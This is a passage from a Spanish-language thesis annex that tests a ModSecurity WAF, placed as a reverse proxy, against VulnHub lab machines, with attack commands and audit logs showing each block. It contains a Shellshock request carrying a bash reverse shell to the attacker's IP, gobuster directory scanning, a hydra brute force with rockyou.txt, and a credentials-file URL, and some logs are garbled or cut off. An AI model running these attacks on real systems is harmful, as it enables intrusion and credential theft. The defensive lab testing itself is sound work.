
Integración del proxy inverso en el laboratorio editando el archivo `setup_proxy.conf` con la IP del servidor vulnerable “ICA:1”

```
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
GNU nano 7.2 /etc/modsecurity.d/setup_proxy.conf
<VirtualHost *:80>
    ServerName waf-utn.com.ec
    ProxyPreserveHost On
    ProxyPass / http://192.168.10.4/
    ProxyPassReverse / http://192.168.10.4/
</VirtualHost>
```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene desplegada la solución WAF como contenedor (ver Figura E.15).

Figura E.15


Configuración del proxy inverso en el navegador del cliente



3. Replicar los pasos del 1 al 6 detallados en el Anexo A, subsección A04:2021 – Diseño inseguro, desde el reconocimiento hasta la revisión del *exploit php/webapps/50176.txt*.
4. Dirigirse a la url de descarga del archivo .yml con las credenciales de conexión a la base de datos mysql en la ruta <http://waf-utn.com.ec/core/config/databases.yml> activando el bloqueo del WAF (ver Figura E.16).

Figura E.16

Bloqueo del WAF a la ejecución de <http://waf-utn.com.ec/core/config/databases.yml>



Forbidden

You don't have permission to access this resource.

5. En la Figura E.17 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo a la petición hecha en el paso 4. Del log de auditoría se puede extraer metadatos importantes como:
 - Fecha y hora del ataque: 17/Oct/2023:00:02:00
 - Dirección IP del atacante: 192.168.10.150
 - Código de respuesta HTTP: Access denied with code 403 (phase 2)
 - Regla aplicada: REQUEST-920-PROTOCOL-ENFORCEMENT.conf
 - Tiempo de procesamiento en cada fase: p1=1205 μ s, p2=370 μ s, p3=0 μ s, p4=0 μ s, p5=220 μ s, sr=367 μ s, sw=0 μ s, gc=0 μ s

Figura E.17

Log de auditoría registrado por ModSecurity

```
{\"transaction\":{\"time\":\"17/Oct/2023:00:02:00.309497 +0000\",\"transaction_id\":\"ZS30-FFfhgUUnf8UNtCx0AA  
AAIY\",\"remote_address\":\"192.168.10.150\",\"remote_port\":\"39938\",\"local_address\":\"172.17.0.2\",\"local_port  
\":\"80\",\"request\":{\"request_line\":\"GET http://waf-utn.edu.ec/core/config/databases.yml HTTP/1.1\",\"head  
ers\":{\"Host\":\"waf-utn.edu.ec\",\"User-Agent\":\"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101  
Firefox/115.0\",\"Accept\":\"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web  
p,*/*;q=0.8\",\"Accept-Language\":\"en-US,en;q=0.5\",\"Accept-Encoding\":\"gzip, deflate\",\"DNT\":\"1\",\"Connect  
ion\":\"keep-alive\",\"Upgrade-Insecure-Requests\":\"1\"}},\"response\":{\"protocol\":\"HTTP/1.1\",\"status\":\"403,  
headers\":{\"Content-Length\":\"199\",\"Keep-Alive\":\"timeout=5, max=100\",\"Connection\":\"Keep-Alive\",\"Conten  
t-Type\":\"text/html; charset=iso-8859-1\"},\"body\":\"<!DOCTYPE HTML PUBLIC \\\"-//IETF//DTD HTML 2.0//EN\\  
>\\n<html><head>\\n<title>403 Forbidden</title>\\n</head><body>\\n<h1>Forbidden</h1>\\n<p>You don't have  
permission to access this resource.</p>\\n</body></html>\\n\"},\"audit_data\":{\"messages\":[\"Access denied  
with code 403 (phase 2). String match within \\\".yml/.phar/.asa/.asax/.ascx/.axd/.backup/.bak/.bat/.cdx/.bak  
/.bat/.cdx/.cer/.cfg/.cmd/.com/.config/.conf/.cs/.csproj/.csr/.dat/.db/.dbf/.dll/.dos/.htr/.htw  
s/.hta/.htw/.ida/.idc/.idq/.inc/.ini/.key/.licx/.lnk/.log/.mdb/.old/.pass/.pdb/.pol/.printer/.pud  
/.rdb/.resources/.resx/.sql/.swp/.sys/.vb/.vbs/.vbproj/.vsdisco/.webinfo/.xsd/.xlsx\\\" at TX:extension. [file \\\"/etc/modsecurity.d/owasp-crs/rules/REQUEST-920-PROTOCOL-ENFOR  
CEMENT.conf\\\"] [line \\\"1056\\\"] [id \\\"920440\\\"] [msg \\\"URL file extension is restricted by policy\\\"] [data \\\".yml\\\"] [severity \\\"CRITICAL\\\"] [ver \\\"OWASP_CRS/3.3.5\\\"] [tag \\\"application-multi\\\"] [tag \\  
\"language-multi\\\"] [tag \\\"platform-multi\\\"] [tag \\\"attack-protocol\\\"] [tag \\\"paranoia-level/1\\\"] [tag \\  
\"OWASP_CRS\\\"] [tag \\\"capec/1000/210/272\\\"] [tag \\\"PCI/6.5.10\\\"]],\"error_messages\":[\"[file \\\"apac  
he2_util.c\\\"] [line 275] [level 3] [client 192.168.10.150] ModSecurity: Access denied with code 403  
(phase 2). String match within \\\".yml/.phar/.asa/.asax/.ascx/.axd/.backup/.bak/.bat/.cdx/.bak  
/.bat/.cdx/.cer/.cfg/.cmd/.com/.config/.conf/.cs/.csproj/.csr/.dat/.db/.dbf/.dll/.dos/.htr/.htw  
s/.hta/.htw/.ida/.idc/.idq/.inc/.ini/.key/.licx/.lnk/.log/.mdb/.old/.pass/.pdb/.pol/.printer/.pud  
/.rdb/.resources/.resx/.sql/.swp/.sys/.vb/.vbs/.vbproj/.vsdisco/.webinfo/.xsd/.xlsx\\\" a  
t TX:extension. [file \\\"/etc/modsecurity.d/owasp-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf\\\"]  
[line \\\"1056\\\"] [id \\\"920440\\\"] [msg \\\"URL file extension is restricted by policy\\\"] [data \\\".yml\\\"]  
[severity \\\"CRITICAL\\\"] [ver \\\"OWASP_CRS/3.3.5\\\"] [tag \\\"application-multi\\\"] [tag \\\"language-multi  
\\\"] [tag \\\"platform-multi\\\"] [tag \\\"attack-protocol\\\"] [tag \\\"paranoia-level/1\\\"] [tag \\\"OWASP_CRS\\\"]  
[tag \\\"capec/1000/210/272\\\"] [tag \\\"PCI/6.5.10\\\"] [hostname \\\"waf-utn.edu.ec\\\"] [uri \\\"/core/confi  
g/databases.yml\\\"] [unique_id \\\"ZS30-FFfhgUUnf8UNtCx0AAAIY\\\"]],\"action\":{\"intercepted\":true,\"phase  
\":\"2\",\"message\":\"String match within \\\".yml/.phar/.asa/.asax/.ascx/.axd/.backup/.bak/.bat/.cd  
x/.cer/.cfg/.cmd/.com/.config/.conf/.cs/.csproj/.csr/.dat/.db/.dbf/.dll/.dos/.htr/.h  
tw/.hta/.htw/.ida/.idc/.idq/.inc/.ini/.key/.licx/.lnk/.log/.mdb/.old/.pass/.pdb/.pol/.printer/.pud  
/.rdb/.resources/.resx/.sql/.swp/.sys/.vb/.vbs/.vbproj/.vsdisco/.webinfo/.xsd/.xlsx  
\\\" at TX:extension.\"},\"handler\":\"proxy-server\",\"stopwatch\":{\"p1\":1205,\"p2\":370,\"p3\":0,\"p4\":0,\"p5\":22  
0,\"sr\":367,\"sw\":0,\"l\":0,\"gc\":0},\"response_body_dechunked\":true,\"producer\":[\"ModSecurity for Apache/2  
.9.7 (http://www.modsecurity.org/)\",\"OWASP_CRS/3.3.5\"],\"server\":\"Apache\",\"engine_mode\":\"ENABLED\"}}  
(END)
```

A05:2021 – Configuración de seguridad incorrecta

Para este apartado se replica la explotación del servidor vulnerable “INSANITY:1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/modsecurity.d/setup_proxy.conf` del contenedor con la implementación del WAF para que resuelva la IP 192.168.10.10 del servidor vulnerable “INSANITY:1” (ver Figura E.18).
2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene desplegada la solución WAF como contenedor (ver Figura E.19).

3. Replicar los pasos del 1 al 6 detallados en el Anexo A, subsección A05:2021 – Configuración de seguridad incorrecta, desde el reconocimiento hasta la clonación de “SecLists” del repositorio GitHub.
4. Como en este escenario las peticiones HTTP salen de un terminal de la máquina cliente y no desde el navegador, es necesario instalar y configurar la herramienta *proxychains* con el comando `sudo apt-get install proxychains`.

Figura E.18


Integración del proxy inverso en el laboratorio editando el archivo `setup_proxy.conf` con la IP del servidor vulnerable “INSANITY:1”



```
Archivo Máquina Ver Entrada Dispositivos Ayuda
GNU nano 7.2 /etc/modsecurity.d/setup_proxy.conf
<VirtualHost *:80>
  ServerName waf-utn.com.ec
  ProxyPreserveHost On
  ProxyPass / http://192.168.10.10/
  ProxyPassReverse / http://192.168.10.10/
</VirtualHost>
```

Figura E.19

Configuración del proxy inverso en el navegador del cliente



5. Utilizando *gobuster*, y pasando el tráfico por *proxychains*, se vuelve a ejecutar el ataque para el listado de directorios del servidor web “INSANITY:1” apuntando a la url del proxy inverso `http://waf-utn.com.ec`. En la Figura E.20 se puede observar que las peticiones al servidor fueron bloqueadas con un código 403.
6. En la Figura E.21 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo al listado de directorios ejecutado en el paso 5. Del log de auditoría se puede extraer metadatos importantes como:
 - Fecha y hora del ataque: 17/Oct/2023:00:15:33
 - Dirección IP del atacante: 192.168.10.150
 - Código de respuesta HTTP: Access denied with code 403 (phase 2)
 - Regla aplicada: REQUEST-913-SCANNER-DETECTION.conf

- Tiempo de procesamiento en cada fase: p1=3037 μs, p2=157 μs, p3=0 μs, p4=0 μs, p5=375 μs, sr=2198 μs, sw=182 μs, gc=0 μs

Figura E.20

Bloqueo del WAF al listado de directorios del servidor web “INSANITY:1”

```
(root@kali)-[~/home/kali/Desktop/A05_2021_Maquina_Insanity_VulnHub]
└─# proxychains gobuster dir -u http://waf-utn.com.ec -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://waf-utn.com.ec
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

=====
Starting gobuster in directory enumeration mode

=====
Error: the server returns a status code that matches the provided options for non existing urls.
http://waf-utn.com.ec/6981af11-1c18-4de3-be6c-0c5e91e54733 => 403 (Length: 199). To continue please exclude the status code or the length
```

Figura E.21

Log de auditoría registrado por ModSecurity

```
{
  "transaction": {
    "time": "17/Oct/2023:00:15:33.794736 +0000",
    "transaction_id": "ZS3SJXmJe15T1r-cBKgDMwAAAg",
    "remote_address": "192.168.10.150",
    "remote_port": 35804,
    "local_address": "172.17.0.2",
    "local_port": 80,
    "request": {
      "request_line": "GET / HTTP/1.1",
      "headers": {
        "Host": "waf-utn.com.ec",
        "User-Agent": "gobuster/3.6",
        "Accept-Encoding": "gzip"
      },
      "response": {
        "protocol": "HTTP/1.1",
        "status": 403,
        "headers": {
          "Content-Length": "199",
          "Content-Type": "text/html; charset=iso-8859-1"
        },
        "body": "<!DOCTYPE HTML PUBLIC \"-//IETF//DTD HTML 2.0//EN\">\n\n<html>\n\n<head>\n\n<title>403 Forbidden\n\n</title>\n\n</head>\n\n<body>\n\n<h1>Forbidden\n\n</h1>\n\n<p>You don't have permission to access this resource.\n\n</p>\n\n</body>\n\n</html>\n\n",
        "audit_data": {
          "messages": [
            "Access denied with code 403 (phase 2). Matched phrase \"gobuster\" at REQUEST_HEADERS:User-Agent. [file \"/etc/modsecurity.d/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "55"] [id "913100"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: gobuster found within REQUEST_HEADERS:User-Agent: gobuster/3.6"] [severity "CRITICAL"] [ver "OWASP CRS/3.3.5"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [error_messages": [ [file "apache2_util.c"] [line 275] [level 3] [client 192.168.10.150] ModSecurity: Access denied with code 403 (phase 2). Matched phrase \"gobuster\" at REQUEST_HEADERS:User-Agent. [file \"/etc/modsecurity.d/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "55"] [id "913100"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: gobuster found within REQUEST_HEADERS:User-Agent: gobuster/3.6"] [severity "CRITICAL"] [ver "OWASP CRS/3.3.5"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP CRS"] [tag "capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "waf-utn.com.ec"] [uri "/" ] [unique_id "ZS3SJXmJe15T1r-cBKgDMwAAAg"] ], "action": {
          "intercepted": true,
          "phase": 2,
          "message": "Matched phrase \"gobuster\" at REQUEST_HEADERS:User-Agent.",
          "handler": "proxy-server",
          "stop_watch": {
            "p1": 3037,
            "p2": 157,
            "p3": 0,
            "p4": 0,
            "p5": 375,
            "sr": 2198,
            "sw": 182,
            "l": 0,
            "gc": 0
          },
          "response_body_chunked": true,
          "producer": [
            "ModSecurity for Apache/2.9.7 (http://www.modsecurity.org/)",
            "OWASP CRS/3.3.5"
          ],
          "server": "Apache",
          "engine_mode": "ENABLED"
        }
      }
    }
  }
}
```

A06:2021 – Componentes vulnerables y desactualizados

Para este apartado se replica la explotación del servidor vulnerable “SYMFONOS:3.1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/modsecurity.d/setup_proxy.conf` del contenedor con la implementación del WAF para que resuelva la IP 192.168.10.11 del servidor vulnerable “SYMFONOS:3.1” (ver Figura E.22).

Figura E.22

Integración del proxy inverso en el laboratorio editando el archivo `setup_proxy.conf` con la IP del servidor vulnerable “SYMFONOS:3.1”




```
GNU nano 7.2 /etc/modsecurity.d/setup_proxy.conf
<VirtualHost *:80>
  ServerName waf-utn.com.ec
  ProxyPreserveHost On
  ProxyPass / http://192.168.10.11/
  ProxyPassReverse / http://192.168.10.11/
</VirtualHost>
```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene desplegada la solución WAF como contenedor (ver Figura E.23).

Figura E.23

Configuración del proxy inverso en el navegador del cliente



3. Replicar los pasos del 1 al 5 detallados en el Anexo A, subsección A06:2021 – Componentes vulnerables y desactualizados, desde el reconocimiento hasta la verificación de la ruta `http://192.168.10.11/cgi-bin/underworld`.
4. Pasando el tráfico por `proxychain`, se vuelve a ejecutar el ataque `Shellshock` apuntando a la url del proxy inverso `http://waf-utn.com.ec` mediante el comando `proxychains curl -s -X GET "http://waf-utn.com.ec/cgi-bin/underworld" -H "User-Agent: () { :; }; echo; /bin/bash -i >& /dev/tcp/192.168.10.150/1234 0>&1"` para establecer una `shell` reversa a la máquina del atacante. En la Figura E.24 se puede observar que la petición al servidor fue bloqueada por el proxy.

Figura E.24

Bloqueo del WAF a una shell reversa desde el servidor "SYMFONOS:3.1"

```
(root@kali)-[~/home/kali/Desktop/A06_2021_Maquina_Symfonos3_VulnHub/nmap]
└─# proxychains curl -s -X GET "http://waf-utn.com.ec/cgi-bin/underworld" -H "User-Agent: ()
{ ;; }; echo; /bin/bash -i >& /dev/tcp/192.168.10.150/1234 0>61"

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 192.168.10.6:80 ... 192.168.10.6:80 ←denied
```

5. En la Figura E.25 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo al establecimiento de una shell reversa ejecutado en el paso 4. Del log de auditoría se puede extraer metadatos importantes como:

- Fecha y hora del ataque: 17/Oct/2023:21:17:05
- Dirección IP del atacante: 192.168.10.150
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- Regla aplicada: REQUEST-911-METHOD-ENFORCEMENT.conf
- Tiempo de procesamiento en cada fase: p1=2541 µs, p2=152 µs, p3=0 µs, p4=0 µs, p5=160 µs, sr=2047 µs, sw=0 µs, gc=0 µs

Figura E.25

Log de auditoría registrado por ModSecurity

```
{
  "transaction": {
    "time": "17/Oct/2023:21:17:05.040409 +0000",
    "transaction_id": "ZS750Sk3IRgeBY2x3Sx0wgAAAk",
    "remote_address": "192.168.10.150",
    "remote_port": 59418,
    "local_address": "172.17.0.2",
    "local_port": 80,
    "request": {
      "request_line": "CONNECT 192.168.10.6:80 HTTP/1.0",
      "headers": {
        "Host": "192.168.10.6:80"
      },
      "response": {
        "protocol": "HTTP/1.1",
        "status": 403,
        "headers": {
          "Content-Length": "199",
          "Connection": "close",
          "Content-Type": "text/html; charset=iso-8859-1"
        },
        "body": "<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n\n<html>\n<head>\n<title>403 Forbidden</title>\n</head>\n<body>\n<h1>Forbidden</h1>\n<p>You don't have permission to access this resource.</p>\n\n</body>\n</html>\n\n",
        "audit_data": {
          "messages": [
            "Access denied with code 403 (phase 2). Match of \"within %f{tx.allowed_methods}\" against \"REQUEST_METHOD\" required. [file \"/etc/modsecurity.d/owasp-crs/rules/REQUEST-911-METHOD-ENFORCEMENT.conf\" |line \"44\" |id \"911100\" |msg \"Method is not allowed by policy\" |data \"CONNECT\" |severity \"CRITICAL\" |ver \"OWASP_CRS/3.3.5\" |tag \"application-multi\" |tag \"language-multi\" |tag \"platform-multi\" |tag \"attack-generic\" |tag \"paranoia-level/1\" |tag \"OWASP_CRS\" |tag \"capec/1000/210/272/220/274\" |tag \"PCI/12.1\" |], \"error_messages\": [\"[file \"apache2_util.c\" |line 275 |level 3] |client 192.168.10.150 |ModSecurity: Access denied with code 403 (phase 2). Match of \"within %f{tx.allowed_methods}\" against \"REQUEST_METHOD\" required. [file \"/etc/modsecurity.d/owasp-crs/rules/REQUEST-911-METHOD-ENFORCEMENT.conf\" |line \"44\" |id \"911100\" |msg \"Method is not allowed by policy\" |data \"CONNECT\" |severity \"CRITICAL\" |ver \"OWASP_CRS/3.3.5\" |tag \"application-multi\" |tag \"language-multi\" |tag \"platform-multi\" |tag \"attack-generic\" |tag \"paranoia-level/1\" |tag \"OWASP_CRS\" |tag \"capec/1000/210/272/220/274\" |tag \"PCI/12.1\" |] |hostname \"192.168.10.6\" |uri \"^\" |unique_id \"ZS750Sk3IRgeBY2x3Sx0wgAAAk\" |]\", \"action\": {\"interecepted\": true, \"phase\": 2, \"message\": \"Match of \"within %f{tx.allowed_methods}\" against \"REQUEST_METHOD\" required.\"}, \"handler\": \"proxy-server\", \"stopwatch\": {\"p1\": 2541, \"p2\": 152, \"p3\": 0, \"p4\": 0, \"p5\": 160, \"sr\": 2047, \"sw\": 0, \"l\": 0, \"gc\": 0}, \"response_body_dechunked\": true, \"producer\": [\"ModSecurity for Apache/2.9.7 (http://www.modsecurity.org/)\", \"OWASP_CRS/3.3.5\"], \"server\": \"Apache\", \"engine_mode\": \"ENABLED\"}]
          }
        }
      }
    }
  }
}
(END)
```

A07:2021 – Fallas de identificación y autenticación

Para este apartado se replica la explotación del servidor vulnerable "INFERNO:1.1" de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/modsecurity.d/setup_proxy.conf` del contenedor con la implementación del WAF para que resuelva la IP 192.168.10.12 del servidor vulnerable “INFERNO:1.1” (ver Figura E.26).
2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene desplegada la solución WAF como contenedor (ver Figura E.27).
3. Replicar los pasos del 1 al 5 detallados en el Anexo A, subsección A07:2021 – Fallas de identificación y autenticación, desde el reconocimiento hasta la verificación de la ruta `http://192.168.10.12/inferno`.

Figura E.26


Integración del proxy inverso en el laboratorio editando el archivo `setup_proxy.conf` con la IP del servidor vulnerable “INFERNO:1.1”



```
GNU nano 7.2 /etc/modsecurity.d/setup_proxy.conf
<VirtualHost *:80>
  ServerName waf-utn.com.ec
  ProxyPreserveHost On
  ProxyPass / http://192.168.10.12/
  ProxyPassReverse / http://192.168.10.12/
</VirtualHost>
```

Figura E.27

Configuración del proxy inverso en el navegador del cliente



4. Pasando el tráfico por `proxychain`, se vuelve a ejecutar el ataque de fuerza bruta para el usuario admin apuntando a la url del proxy inverso `http://waf-utn.com.ec` mediante el comando `proxychains hydra -l admin -P /usr/share/wordlists/rockyou.txt waf-utn.com.ec http-get /inferno -t 60` para descubrir si la contraseña está publicada en el diccionario `rockyou.txt` de Kali Linux. En la Figura E.28 se

puede observar la salida del comando ingresado, y como el WAF bloquea el funcionamiento de Hydra.

5. En la Figura E.29 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo al ataque de fuerza bruta ejecutado en el paso 4. Del log de auditoría se puede extraer metadatos importantes como:

- Fecha y hora del ataque: 18/Oct/2023:19:10:37
- Dirección IP del atacante: 192.168.10.150
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- Regla aplicada: REQUEST-911-METHOD-ENFORCEMENT.conf
- Tiempo de procesamiento en cada fase: p1=10501 μ s, p2=1947 μ s, p3=0 μ s, p4=0 μ s, p5=1584 μ s, sr=473 μ s, sw=0 μ s, gc=0 μ s

Figura E.28

Bloqueo del WAF al ataque de fuerza bruta al servidor “INFERNO:1.1”

```
(root@kali)-[~/home/kali/Desktop/A07_2021_Maquina_Inferno_VulnHub/contenido]
└─# proxychains hydra -l admin -P /usr/share/wordlists/rockyou.txt waf-utn.com.ec http-get
/inferno -t 60
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-18 15:10:33
[DATA] max 60 tasks per 1 server, overall 60 tasks, 14344399 login tries (l:1/p:14344399),
~239074 tries per task
[DATA] attacking http-get://waf-utn.com.ec:80/inferno
[ERROR] Child with pid 50387 terminating, can not connect
←denied
←denied
[ERROR] Child with pid 50410 terminating, can not connect
←denied
[ERROR] Child with pid 50389 terminating, can not connect
←denied
[ERROR] Child with pid 50417 terminating, can not connect
[ERROR] Child with pid 50382 terminating, can not connect
[ERROR] Child with pid 50362 terminating, can not connect
[ERROR] Child with pid 50398 terminating, can not connect
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-18 15:10:39
```

A08:2021 – Fallas en el software y en la integridad de los datos

Para este apartado se replica la explotación del servidor vulnerable “LEEROY:1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/modsecurity.d/setup_proxy.conf` del contenedor con la implementación del WAF para que resuelva la IP 192.168.10.17 y el alias del servidor vulnerable “LEEROY:1” (ver Figura E.30).

Figura E.29

Log de auditoría registrado por ModSecurity

```
{
  "transaction": {
    "time": "18/Oct/2023:19:10:37.650163 +0000",
    "transaction_id": "ZTatrWuHKkY0I78BDg58DgAAEc",
    "remote_address": "192.168.10.150",
    "remote_port": 47070,
    "local_address": "172.17.0.2",
    "local_port": 80,
    "request": {
      "request_line": "CONNECT 192.168.10.6:80 HTTP/1.0",
      "headers": {
        "Host": "192.168.10.6:80",
        "Content-Length": "199",
        "Connection": "close",
        "Content-Type": "text/html; charset=iso-8859-1"
      },
      "body": "<!DOCTYPE HTML PUBLIC \"/>"
    },
    "response": {
      "protocol": "HTTP/1.1",
      "status": 403,
      "headers": {
        "Content-Length": "199",
        "Connection": "close",
        "Content-Type": "text/html; charset=iso-8859-1"
      },
      "body": "<!DOCTYPE HTML PUBLIC \"/>"
    },
    "audit_data": {
      "messages": [
        "Access denied with code 403 (phase 2). Match of \"/>"
      ]
    }
  }
}
```

Figura E.30


Integración del proxy inverso en el laboratorio editando el archivo `setup_proxy.conf` con la IP y alias del servidor vulnerable “LEEROY:1”

```
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
GNU nano 7.2 /etc/modsecurity.d/setup_proxy.conf
<VirtualHost *:80>
#       ServerName waf-utn.com.ec
       ServerName leeroy.htb
       ProxyPreserveHost On
       ProxyPass / http://192.168.10.17:13380/
       ProxyPassReverse / http://192.168.10.17:13380/
</VirtualHost>
```

2. En la máquina cliente (S.O. Kali Linux) editar el archivo `/etc/hosts` para quitar la resolución del alias del servidor “leeroy.htb” ya que el mismo va a ser resuelto por el proxy inverso implementado (ver Figura E.31).
3. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene desplegada la solución WAF como contenedor (ver Figura E.32).

Figura E.31

